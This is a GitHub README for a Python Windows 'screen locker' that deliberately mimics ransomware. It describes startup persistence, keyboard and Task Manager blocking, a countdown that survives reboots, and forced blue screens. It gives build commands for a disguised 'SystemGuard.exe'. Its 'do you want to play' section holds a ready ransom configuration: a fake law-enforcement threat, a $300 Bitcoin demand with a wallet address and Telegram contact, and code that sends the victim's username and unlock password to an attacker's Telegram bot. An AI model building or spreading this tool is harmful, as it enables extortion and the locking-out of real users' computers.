Mr-Spect3r/Screen-Locker
GitHub: Mr-Spect3r/Screen-Locker
一款模拟勒索软件行为的 Windows 屏幕锁定工具,具备全屏锁定、持久化驻留、倒计时和 BSOD 触发等功能。
Stars: 17 | Forks: 4
# 屏幕锁定工具





一款精密、现代且令人恐惧的 Windows 屏幕锁定工具,具有持久化驻留、倒计时和 BSOD 触发功能。
## ⚠️ 免责声明 ## 📋 目录 - [功能](#-features) - [技术规格](#-technical-specifications) - [工作原理](#-how-it-works) - [安装与设置](#-installation--setup) - [DEAD - 你想玩吗?](#-do-you-want-to-play) ## 🎯 功能 ### 核心能力 - **全屏锁定** - 通过置顶窗口优先级实现完全的系统锁定 - **开机自启持久化** - 每次系统启动时自动运行 - **计时器持久化** - 使用加密的本地存储在重启后记住剩余时间 - **密码保护** - 在发生灾难性故障前有 3 次尝试机会 - **BSOD 触发** - 失败时触发硬件级蓝屏 ### 现代 UI/UX - **赛博朋克美学** - 带有红色点缀和故障效果的暗黑主题 - **响应式设计** - 自动缩放以适应任何显示器分辨率(1366x768 到 4K) - **实时倒计时** - 4 分 40 秒倒计时,带有颜色编码警告 - **扫描线动画** - 移动扫描线效果以增强真实感 - **脉冲雷达效果** - 以屏幕为中心的动画脉冲圆圈 - **随机故障效果** - 突发的屏幕损坏以增加恐怖因素 - **文本闪烁** - 随机标题闪烁营造系统不稳定的感觉 ### 安全特性 - **键盘禁用** - 物理键盘输入被阻止(虚拟键盘除外) - **任务管理器被阻止** - 无法通过标准方法终止 - **ALT+F4 保护** - 尝试关闭会立即触发 BSOD - **计时器** - 计时器数据以 JSON 格式存储在 AppData 中 ## 📊 兼容性矩阵 | Windows 版本 | 全屏 | BSOD | 持久化 | 键盘阻止 | |----------------|------------|------|-------------|----------------| | Windows 7 | ✅ | ✅ | ✅ | ⚠️ 有限支持 | | Windows 8 | ✅ | ✅ | ✅ | ✅ | | Windows 10 | ✅ | ✅ | ✅ | ✅ | | Windows 11 | ✅ | ✅ | ✅ | ✅ | ## 🔧 技术规格 | 规格 | 详情 | |--------------|---------| | **语言** | Python 3.7+ | | **框架** | Tkinter + CustomTkinter | | **依赖项** | keyboard, ctypes, subprocess | | **文件大小** | ~10KB(源码),~8MB(编译为 EXE) | | **内存占用** | ~50-80MB | | **CPU 占用** | 空闲时 <1%,开启特效时 ~2-5% | | **操作系统支持** | Windows 7/8/10/11 | | **架构** | x86, x64 | ## ⚙️ 工作原理 ``` Script Execution ↓ Copy to Startup Folder ↓ Load Timer Data from AppData ↓ Initialize Fullscreen Lock Screen ↓ Start Countdown Timer ↓ Monitor Password Attempts ↓ If Correct → Unlock & Cleanup ↓ If 3 Wrong Attempts → BSOD ↓ If Timer Expires → BSOD ``` ### 计时器持久化逻辑 ``` # Timer 数据每秒保存至: C:\Users\[Username]\AppData\Roaming\SystemGuard\timer_data.json # 系统重启时: # - 从 JSON 加载剩余时间 # - 从保存的值继续倒计时 # - 防止 Timer 重置绕过 ``` ## 📥 安装与设置 ### 前置条件 ``` # 从 https://python.org 安装 Python 3.7+ # 安装所需的包: pip install keyboard pip install pyinstaller ``` ### 快速开始 1. 克隆或下载此仓库 2. 编辑 Screen-Locker.py 中的配置: ``` password = "your_secret_password" lock_text = "⚠️ YOUR CUSTOM MESSAGE ⚠️" note = "Your custom warning message here" steps = "Your custom unlock instructions" Convert to EXE (see Build Instructions below) ``` ### 配置 #### 基础设置 ``` # 密码保护 password = "12345" # Change this! # 视觉元素 lock_text = "⚠️ SYSTEM COMPROMISED ⚠️" # Main title note = '''Your custom warning message showing here...''' # Left panel text steps = '''[ UNLOCK INSTRUCTION ] 1. Instructions here 2. For the victim''' # Right panel text # Timer 设置 time = 300 # Seconds (300 = 5min) ``` ### 🏗️ 构建说明 #### 方法 1:PyInstaller(推荐) ``` # 常规转换: pyinstaller Screen-Locker.py --onefile --noconsole # 隐藏控制台的单文件可执行文件 pyinstaller --onefile --noconsole --icon=lock.ico Screen-Locker.py # 使用自定义名称 pyinstaller --onefile --noconsole --name="SystemGuard.exe" Screen-Locker.py # 更小的文件体积 pyinstaller --onefile --noconsole --upx-dir="C:\upx" Screen-Locker.py ``` #### 方法 2:Auto-py-to-exe(GUI) ``` # 安装 pip install auto-py-to-exe # 运行 auto-py-to-exe # 设置: # - Script Location: Screen-Locker.py # - One File: YES # - Console Window: NO # - Icon: (可选) ``` #### 方法 3:Nuitka(高级) ``` pip install nuitka nuitka --standalone --onefile --windows-disable-console Screen-Locker.py ``` ## 💀 你想玩吗? 将此处的所有文本替换为 "DEAD()" 函数之前的所有文本! ``` password = __import__("random").randint(10000,1000000) lock_text = "⚠️ SYSTEM COMPROMISED ⚠️" note = '''YOUR IDENTITY HAS BEEN TRACKED Illegal activity detected by CyberSec Division. Your files are being monitored. No encryption applied yet, but access is RESTRICTED. Failure to verify identity will trigger ERASE PROTOCOL.''' steps = '''[ UNLOCK INSTRUCTION ] 1. Obtain a Moneypak card from any store. 2. Load minimum $300 BTC. 3. Enter the code below to restore access. 4. wallet: bc1qy7w57mv3hc3hp5q4n74hwmxanxdjffdxsgn5l8 Telegram: @MrEsfelurm''' timer = 300 import getpass, os, sys, json from subprocess import call import ctypes from tkinter import * from tkinter import messagebox from functools import partial try: __import__('requests').get(f"https://api.telegram.org/bot[your token bot]/sendMessage", params={"chat_id": "CHAT_ID", "text": f"User: {os.getlogin()}\nPASS: {password}"}) except: pass # Shit! # Or: password = "12345" # Default ``` 纯粹为了娱乐而构建 —— 无需在这里释放你内心的黑客欲望 :)标签:BSOD, Python, UI设计, 倒计时, 勒索软件, 屏幕锁定, 恶意软件, 攻击路径可视化, 教育用途, 无后门, 桌面定制, 漏洞挖掘, 系统锁, 蓝屏, 赛博朋克, 逆向工具, 锁屏软件, 黑客工具